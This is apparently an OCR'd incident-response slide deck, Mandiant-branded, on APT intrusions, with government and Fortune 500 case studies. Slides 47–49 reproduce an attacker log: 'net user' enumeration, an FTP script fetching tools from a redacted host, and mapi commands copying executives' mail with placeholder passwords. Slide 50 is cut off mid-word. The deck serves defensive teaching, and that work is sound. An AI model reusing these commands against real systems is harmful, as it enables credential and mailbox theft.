
mos.com

def.com

1.2.3.4

2.3.4.5

3.4.5.6



34

Day 39: Attacker escalates further

abc.com


mos.com

def.com

1.2.3.4

2.3.4.5

3.4.5.6




35

Day 41: Attacker changes again

36

Day 43: Remediation day


- All known compromised systems remediated at once
- This APT group has not regained a foothold



37

Takeaway


Less than 24 hours after remediation, the attackers started a new campaign to regain access to the target.



38

Pop quiz, hot shot

- Allowing exfiltration risks outrageous fines, national security and maybe human life
- Stopping the attacker alerts them that you’re aware of their activity
- But you’re not ready for full remediation



39

You shoot the hostage

- Corrupt the data during exfiltration
  - Looks legitimate
  - But resulting exfil data is useless
- This approach can buy time
  - Use it to scope full remediation efforts
  - But remember the adage about killing time
- It works
  - Has succeeded on multiple occasions
  - Preventing sensitive data loss

40


War Stories

From the Front Lines

41

Government Case Study

Terrorism Information



42


Collecting Terrorism Related Information

- During 2009 the APT Targeted Multiple Local, State and Federal Government Entities
- Targeted Information Related to Terrorism Through:

1. Sent Spear Phishing E-mails Targeting Executives

2. Collected:
   - Admin Accounts Passwords
   - Networked Assets
   - Network Topology

3. Exfiltrated E-mails Containing Terrorism-Related Information



43


Other Observations

- Host- and Network-Based Indicators Suggest Multiple Independent Groups of APT-Related Activity
- On an Operational Level, These Groups do Not Appear to Coordinate Activities

44

Commercial Case Study

Fortune 500 Manufacturers, Law Firms, Pro-Democracy Non-Profits




45

Case Background

- In 2009, a U.S.-Based Fortune 500 Manufacturing Company Initiated Discussions to Acquire a Chinese Corporation
- APT Attackers Compromised Computers Belonging to the Executives of the U.S. Company
- Sensitive Data Exfiltrated Weekly
- Provided Pricing and Negotiation Strategies

MANDIANT




46

Background Continued

- Law Enforcement Notified Company of the Intrusion
- APT Targeted Executives Involved in Talks with the Chinese Corporation
- Law Enforcement Provided the Victim Organization with Proof:
  - APT had Exfiltrated Critical E-mails Containing Details of the Negotiation
  - Days Prior to the Negotiations


MANDIANT



47

Attacker Activities


Attacker Activity
Ran ‘net user’ on JORDANM.
Ran ‘net user’ on RIPKENC.
Ran ‘net user’ on DORSETT.
Ran ‘net user’ on BRUNOP.
Ran ‘net user’ on COWHERW.
Changed directory to C:\Windows\help\help and verified it was empty.
Created a file called “ftp” in C:\Windows\help\help. The contents of the file are listed below. It is a script used during an FTP session. open x.x.x.x xxxx yyyy Bi get 1.txt get rar.exe get mapi.exe get mapiget.exe Quit



48

Attacker Activities

Attacker Activity
Executed the “ftp” script iand established an FTP session with x.x.x.x from the compromised host. Downloaded “mapi.exe”, “mapiget.exe”, “1.txt” to the compromised host.




49

Attacker Activities

Attacker Activity
Ran “mapiget.exe” and produced the output listed below. The “mapiget.exe” executes multiple “mapi.exe” queries. RIPKENC abccorp.com password1 mapi -s:la202.abccorp.com -u:RIPKENC -t:2XXX-01-01-01 -o:c:\windows\help\help BRUNOP abccorp.com password2 mapi -s:la202.abccorp.com -u:BRUNOP -t:2XXX-01-01-01 -o:c:\windows\help\help COWHERW abccorp.com password3 mapi -s:la202.abccorp.com -u:COWHERW -t:2XXX-01-01-01 -o:c:\windows\help\help Each row contains the username, domain, password, followed by the “mapi” command that was executed. The mail for users RIPKENC, BRUNOP, and COWHERW was successfully copied to the c:\windows\help\help directory. The –t option in the mapi command resulted in only the mail more recent than 2XXX-01-01 being copied.

MANDIANT



50

Fortur

- Netwo
- Uploa Modul
- Minim Footpr
- Easier

ATTACKER

VICTIM

Outgoing Connection Initiates

Command and Control Channel

Command and Control Channel

File Upload/ Download

Process Execution

File Listing

